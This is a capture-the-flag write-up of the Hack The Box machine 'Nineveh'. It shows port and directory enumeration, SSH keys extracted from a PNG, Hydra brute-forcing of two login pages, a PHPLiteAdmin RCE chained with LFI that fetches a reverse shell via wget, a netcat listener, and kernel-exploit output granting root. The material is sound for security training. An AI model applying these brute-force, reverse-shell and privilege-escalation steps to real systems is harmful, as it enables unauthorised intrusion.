
Nineveh

Started the enumeration on the machine using **Nmap** tool to scan for open ports and services.


```
┌──(kali㉿kali)-[~/HTB/Nineveh]
└─$ nmap -p- -sC -sV -A 10.129.99.61
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-15 14:33 EDT
Nmap scan report for 10.129.99.61
Host is up (0.021s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_http-server-header: Apache/2.4.18 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
```

There seems to be two websites hosted – one on HTTP and another on HTTPS protocol.


First visited the unsecure webpage to check on possible vulnerabilities on the website.




The info.php sub-directory contains the backend of the website and the PHP version.




Then visited the secured version of the website.



The certificate details on the website exposes the admin's email address and possible DNS information of the web server.



As enumerated the sub-directories of the website, it exposed a directory - /secure_notes. It contains a **Nineveh.png.**



Download the same and use binwalk to extract the contents of the PNG file.

```
┌──(kali㉿kali)-[~/HTB/Nineveh]
└─$ binwalk -e nineveh.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PNG image, 1497 x 746, 8-bit/color RGB, non-interlaced
84            0×54            Zlib compressed data, best compression
2881744       0×2BF8D0        POSIX tar archive (GNU)


┌──(kali㉿kali)-[~/HTB/Nineveh]
└─$ ls
nineveh.png  _nineveh.png.extracted

┌──(kali㉿kali)-[~/HTB/Nineveh]
└─$ cd _nineveh.png.extracted

┌──(kali㉿kali)-[~/HTB/Nineveh/_nineveh.png.extracted]
└─$ ls
2BF8D0.tar  54  54.zlib  secret

┌──(kali㉿kali)-[~/HTB/Nineveh/_nineveh.png.extracted]
└─$ cd secret

┌──(kali㉿kali)-[~/HTB/Nineveh/_nineveh.png.extracted/secret]
└─$ ls
nineveh.priv  nineveh.pub
```

Once extracted, there are two files which seems to be a RSA file for logging into SSH service but the SSH service was closed when we ran the **Nmap** scan. Hence let us enumerate more onto the web application.

There is also another sub-directory listed in our **Gobuster** tool results.

```
┌──(kali㉿kali)-[~/HTB/Nineveh]
└─$ gobuster dir -u http://10.129.99.61 -w=/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.99.61
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/15 18:34:30 Starting gobuster in directory enumeration mode
===============================================================
/department           (Status: 301) [Size: 317] [--> http://10.129.99.61/department/]
```

The source code of the sub-directory web page shows that the Login page on **/department** sub-directory needs to be fixed.

```
43        <button type="submit" class="btn btn-default">Log in</button>
44      </form>
45    </div>
46  </div>
47
48  <!-- @admin! MySQL is been installed.. please fix the login page! ~amrois -->
49
50          </div>
51        </div>
52
53
```


We used Burpsuite to alter the HTTP response of an invalid username/password and used the same payload on **Hydra** to brute force it and break it.

Finally we get the login credentials of the /**department** sub-directory.

```
[DATA] attacking http-post-form://10.129.99.61:80/department/login.php:username=admin
[STATUS] 2906.00 tries/min, 2906 tries in 00:01h, 14341492 to do in 82:16h, 16 active
[80][http-post-form] host: 10.129.99.61   login: admin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-15 19:12:29
```

Once logged in we can see the site is under developing. The notes section of the website shows that the username/password was hardcoded and the SQL DB is installed.


It also mentions the secret folder which we found in the **Nineveh.png** file. It has the secret keys(private key) to log in.



As we found another Login page for PHPLiteAdmin v1.9 which only had a field for inserting password. Assuming the username be **admin**, we cracked the password with the same technique used above with **Burpsuite**.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-15 19:14:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking http-post-forms://10.129.99.61:443/db/index.php:password=^PASS^&remem
[443][http-post-form] host: 10.129.99.61   login: admin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-15 19:15:27
```


Once logged in, we could see there is already a test db being created and we have full functionality of the PHPLiteAdmin website. We will be further exploiting the machine using this website.




There is a specific exploit for the above PHPLiteAdmin software which is vulnerable to Remote Code Execution (RCE) and can be found at - https://www.exploit-db.com/exploits/24044 .

Use the link above to follow the steps and create a database, a table and insert a row with specific PHP command which then be exploited further.


At first, I created a php file database with name -hack.php but it did not work.






After multiple attempts it occurred to me that the Ninevehnotes.txt is blocking any other file to be visited using LFI vulnerability of that webpage as shown above.


Hence created another database with the same name as above and created a table with the same name – **Ninevehnotes.php**



Then inserted a row in a way that the reverse-shell be uploaded to the website from our local machine using Python.



The below python script will host a HTTP channel on our local machine and our code on the webpage has **wget** command included which will connect to our local machine and retrieve the files and insert it into our newly created database.



Now let's access the database fie we created via web browser and simultaneously open up a listener on our local machine for the reverse shell to be created.

```
┌──(kali㉿kali)-[~/HTB/Nineveh]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.99.61] 36182
Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 18:59:08 up  5:36,  0 users,  load average: 0.02, 0.05, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Finally, we get the reverse shell onto our local machine. Stabilize the shell using the python script.

As we enumerate more on the server, there is a mail folder which doesnot have much information.


```
www-data@nineveh:/var/mail$ cat amrois
cat amrois
From root@nineveh.htb  Fri Jun 23 14:04:19 2017
Return-Path: <root@nineveh.htb>
X-Original-To: amrois
Delivered-To: amrois@nineveh.htb
Received: by nineveh.htb (Postfix, from userid 1000)
        id D289B2E3587; Fri, 23 Jun 2017 14:04:19 -0500 (CDT)
To: amrois@nineveh.htb
From: root@nineveh.htb
Subject: Another Important note!
Message-Id: <20170623190419.D289B2E3587@nineveh.htb>
Date: Fri, 23 Jun 2017 14:04:19 -0500 (CDT)

Amrois! please knock the door next time! 571 290 911
```

Lets try to find the privilege escalation vector for getting root access, this can be enumerated using **linpeas.sh** script which gives all the information of the machine and possible privilege escalation vectors.

Download the **Linpeas.sh** script onto the server using **Wget** and **Python** script.

One of the results of the script show that the machine us vulnerable to the below mentioned CVE's.



Researched about the above CVE's and found CVE 2017-16695 a suitable one to used and exploit the machine.

Followed the steps on the website and executed the same to get the root access on the machine.

```
www-data@nineveh:/tmp$ ./shell
./shell
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff880035925600
[*] Leaking sock struct from ffff8800008fac00
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff880033cbf300
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880033cbf300
[*] credentials patched, launching shell ...
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# 
```

Finally we get the root.txt file and associated root flag for the machine.

```
ls
root.txt  test.txt  vulnScan.sh
# cat root.txt
cat root.txt
[redacted]
# 
```